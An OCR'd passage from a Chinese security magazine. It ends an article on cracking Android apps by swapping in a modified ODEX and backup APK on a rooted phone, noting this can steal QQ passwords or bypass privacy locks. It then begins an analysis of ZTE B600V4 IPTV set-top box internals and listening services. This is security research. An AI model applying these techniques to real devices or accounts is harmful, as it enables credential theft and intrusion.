


图 6

Android 手机的实时破解需要 ROOT 的支持，这个问题我个人没法解决，但是网上还是有很多相关的资料和软件，大家应该可以自行解决。这里需要提到的是，ODEX 文件和安装完成后在/data/app/下的备份 APK 文件。

ODEX 文件与 classes.dex 文件很像，但是它是系统的 DEX 文件，可以狭义地将其理解为安装完了 Android APK 之后，classes.dex 将 XML 资源加载到自身的一个 DEX 文件。它在系统中运行，位于/data/dalvik-cache/下。其命令形式是有规律的，比如这里的 ODEX 文件属于外部安装（非系统自带 APK），命令为 data@app@[包名]-X.apk@classes.dex（X 为 1 或者 2）。

至于破解的关键图 6 中已经表现了，就是替换掉/data/app 下的备份 APK 和一个从模拟器或者其他真机导出来的被破解之后的 ODEX 文件。然后我们将之前的应用关闭（或者 kill 也行），再次运行。这样以前的数据不会丢，并且现在运行的则是破解版代码了。我们还可以做很多事，例如将存在 Android 平台中的 QQ 密码窃取出来（如图 7 所示），或者绕过一些所谓的私密空间校验，直接不用密码进入等。





图 7

本文只是抛砖引玉，有关 Android 应用的安全，还有很多值得深究的地方。

前置知识：无

关键词：中兴机顶盒、ELF、SH 汇编、jffs2 与 cramfs 文件系统



谁在遥控我的电视（上）
——中兴机顶盒引发的 IPTV 安全问题

文/图 Cschi

随着网络技术迅速发展，各种智能终端已经进入平常百姓家（智能手机、电表、电话以及电视等等），家庭智能化程度越来越高，有人已经构思出未来生活的蓝图：只需一个指令，一切皆有可能！网络电视作为智能终端的一种，经历了最初的机顶盒到与电视一体化发展过程。通过电视不但可以欣赏优美的电视节目，还可以逛商场、购物、玩游戏，然而当你正在尽情享受网络技术带来的时尚与便捷时，是否会想到有人已经闯入你的智能终端，与你一样，他也“只需一个指令，一切皆有可能”。你的电视突然黑屏、无声、关机、重启、换台等等，你一定会认为是电视出故障了，绝不会质疑“谁在遥控我的电视？！”，然而你的质疑或许就是真的。

网络电视又称 IPTV（Interactive Personality TV），无论其使用机顶盒还是集成在电视机内部，都以互联网协议（TCP/IP）作为主要技术手段，有自己的开放平台和操作系统，是一种由软件系统支持的硬件设备。因此，IPTV 与计算机一样，也存在无法回避的安全问题。本文通过对中兴 IPTV 机顶盒的分析，讨论 IPTV 的安全问题，希望引起从事智能终端的厂商和技术人员的重视，否则研发出来的东西可能被别有用心的人利用，给社会带来混乱。

中兴 B600V4 机顶盒

中兴 IPTV 机顶盒目前主要有 ZXV10 B600（V4/V4A）、B700（V2/V2A）几种，本文对 B600V4 机顶盒进行分析测试。

中兴 B600V4 机顶盒（以下简称“B600V4”），CPU 采用 ST 的 STi5202，有 128MB RAM，16MB Flash，它和 STi7109 在软件上完全兼容，不同之处是 STi5202 只支持标清输出，而 STi7109 支持高清输出。ST 公司提供了开源项目 STLinux 的下载，下载链接为：ftp://ftp.stlinux.com/pub/stlinux/2.2/iso/STLinux-2.2-sh4.iso，STLinux 提供了在 X86 Linux 系统下交叉开发 sh4 平台软件的工具链。（详情请参阅：IPTV 爱好者网站 www.iptvfans.cn）

使用超级终端连接 B600（需要 RS232TTL 转化模块），开启机顶盒后，终端显示 B600 的启动信息，如图 1 所示。首先

我们了解一下 B600 启动过程：1）U-Boot 引导 BusyBox；2）解析/etc/inittab，运行 inittab 指定的初始化脚本/etc/rc.d/rcS；3）根据 rcS 中指定的脚本文件/cramfs/bin/start，运行机顶盒应用程序，如图 2 所示。




图 1




图 2

下面分析机顶盒的关键进程。首先使用命令“ps”和“netstat -antu”查看机顶盒进程和所有监听的 TCP 与 UDP 端口，如图 3 所示。然后使用命令“fuser -4 8000/tcp”获得监听 TCP 8000 端口的进程 PID 为 1049，程序为“/cramfs/bin/tr069”。类似的，确定出关键进程监听的端口，如图 4 所示。




图 3

